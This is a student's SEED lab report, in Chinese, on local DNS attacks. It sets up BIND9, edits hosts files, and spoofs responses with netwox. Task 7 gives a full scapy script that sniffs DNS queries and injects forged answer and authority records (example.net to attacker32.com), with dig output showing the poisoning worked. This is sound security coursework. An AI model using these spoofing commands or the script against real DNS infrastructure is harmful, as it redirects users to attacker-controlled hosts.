SEED LAB REPORT 5

Local DNS Attack Lab

刘熙达
57117232

Task 1: Configure the User Machine

```
[09/15/20]seed@VM:~$ sudo gedit /etc/resolvconf/resolv.conf.d/head
```

1.更改 local dns 配置，将 seedserver 设置为本地 dns

```
[09/15/20]seed@VM:~$ sudo resolvconf -u
```

2.更新 user 的 dns 配置

Task 2: Set up a Local DNS Server

```
[09/15/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/15/20]seed@VM:~$ sudo rndc flush
[09/15/20]seed@VM:~$ sudo service bind9 restart
```

1.在 seedserver 中将 dns cache 清空，之后重启 bind9 服务

Task 3: Host a Zone in the Local DNS Server

```
[09/15/20]seed@VM:~$ sudo gedit  /etc/bind/named.conf.local
[09/15/20]seed@VM:~$ sudo gedit e /etc/bind/example.com.db
[09/15/20]seed@VM:~$ sudo gedit  /etc/bind/192.168.0.db
```

1.在 seedserver 中设置 www.example.com 的域名信息

```
[09/15/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20739
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.
```

```
;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 1 msec
;; SERVER: 192.168.255.129#53(192.168.255.129)
;; WHEN: Tue Sep 15 12:14:33 EDT 2020
;; MSG SIZE  rcvd: 93
```

2.设置完成后，在 user 中使用 dig 指令查询 www.example.com 的信息，发现从 seedserver 中返回了预设的结果

Task 4: Modifying the Host File

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
192.168.255.129 www.bank32.com
```

1.在 user 本机的 host 文件中加入 www.bank32.com 的域名和 IP 信息

```
[09/15/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (192.168.255.129) 56(84) bytes of data.
64 bytes from www.bank32.com (192.168.255.129): icmp_seq=1 ttl=64 time=0.758 ms
64 bytes from www.bank32.com (192.168.255.129): icmp_seq=2 ttl=64 time=1.11 ms
64 bytes from www.bank32.com (192.168.255.129): icmp_seq=3 ttl=64 time=1.12 ms
64 bytes from www.bank32.com (192.168.255.129): icmp_seq=4 ttl=64 time=0.967 ms
64 bytes from www.bank32.com (192.168.255.129): icmp_seq=5 ttl=64 time=1.01 ms
```

2.在终端使用 ping 指令，结果表明 www.bank32.com 到 192.168.255.129 的映射成功


Task 5: Directly Spoofing Response to User

```
root@kali:~# netwox 105 -h 'www.example.com' -H '1.2.3.4' -a 'ns.example.com' -A
 '9.9.9.9' -s raw
```

1.在攻击者使用 netwox 105 工具构造针对 user dns query 的 response

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7610
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       9.9.9.9

;; Query time: 46 msec
;; SERVER: 192.168.255.129#53(192.168.255.129)
;; WHEN: Wed Sep 16 09:04:54 EDT 2020
;; MSG SIZE  rcvd: 88
```

2.在 user 上使用 dig 指令，发现返回的 IP 结果是攻击者预设的 IP



3.在攻击时发现，如果 local DNS server 保持开启状态，那么 dig 指令得到的结果就会是 DNS 服务器中的正确结果。使用 wireshark 抓包发现，DNS server response 比伪造的 DNS response 更早到达 user,因此攻击不成功。如果关闭 DNS server 上的 BIND9 服务，则攻击成功。

Task 6: DNS Cache Poisoning Attack

```
root@kali:~# netwox 105 -h 'www.example.net' -H '10.20.30.40' -a 'ns.example.net
' -A '90.90.90.90' -s raw -f 'src host 192.168.255.129'
DNS question
| id=59     rcode=OK             opcode=QUERY                        |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1             |
| www.example.net. A                                                |
| . OPT UDPpl=512 errcode=0 v=0 ...                                 |
DNS answer
| id=59     rcode=OK             opcode=QUERY                        |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1             |
| www.example.net. A                                                |
| www.example.net. A 10 10.20.30.40                                 |
| ns.example.net. NS 10 ns.example.net.                             |
| ns.example.net. A 10 90.90.90.90                                  |
```

1.使用 netwox 105 工具构造针对 DNS 服务器的 spoof response

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19338
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       10.20.30.40

;; AUTHORITY SECTION:
.                       10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       90.90.90.90

;; Query time: 40 msec
;; SERVER: 192.168.255.129#53(192.168.255.129)
;; WHEN: Wed Sep 16 09:18:03 EDT 2020
```

2.在 user 上使用 dig 指令，返回的结果是攻击者预设的映射 IP

```
[09/16/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/16/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db | grep 10.20.
;       10.20.30.40 [srtt 16502] [flags 00000008] [edns 1/0/0/0/0] [plain 0/0] [
udpsize 512] [ttl 1718]
```

3.在 local DNS server 上查看 DNS cache，发现 www.example.net 已经被映射到 10.20.30.40 并储存到 cache 中，攻击成功

Task 7: DNS Cache Poisoning: Targeting the Authority Section

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
       IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
       UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
       Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
           ttl=259200, rdata='10.20.30.40')
# The Authority Section
       NSsec1 = DNSRR(rrname='example.net', type='NS',
           ttl=259200, rdata='attacker32.com')
# The Additional Section
       Addsec1 = DNSRR(rrname='attacker32.com', type='A',
           ttl=259200, rdata='9.9.9.9')
# Construct the DNS packet
       DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
              qdcount=1, ancount=1, nscount=2, arcount=2,
              an=Anssec, ns=NSsec1, ar=Addsec1)
# Construct the entire IP packet and send it out
       spoofpkt = IPpkt/UDPpkt/DNSpkt
       send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

1.使用 scapy 构造如上攻击程序，程序中完成 example.net->attacker32.com->9.9.9.9 的映射

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24105
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.20.30.40

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
attacker32.com.         259200  IN      A       9.9.9.9

;; Query time: 16 msec
;; SERVER: 192.168.255.129#53(192.168.255.129)
;; WHEN: Wed Sep 16 09:51:38 EDT 2020
;; MSG SIZE  rcvd: 133
```

2.在 user 上使用 dig 指令查询 www.example.net 的域名信息，返回攻击程序预设结果，攻击成功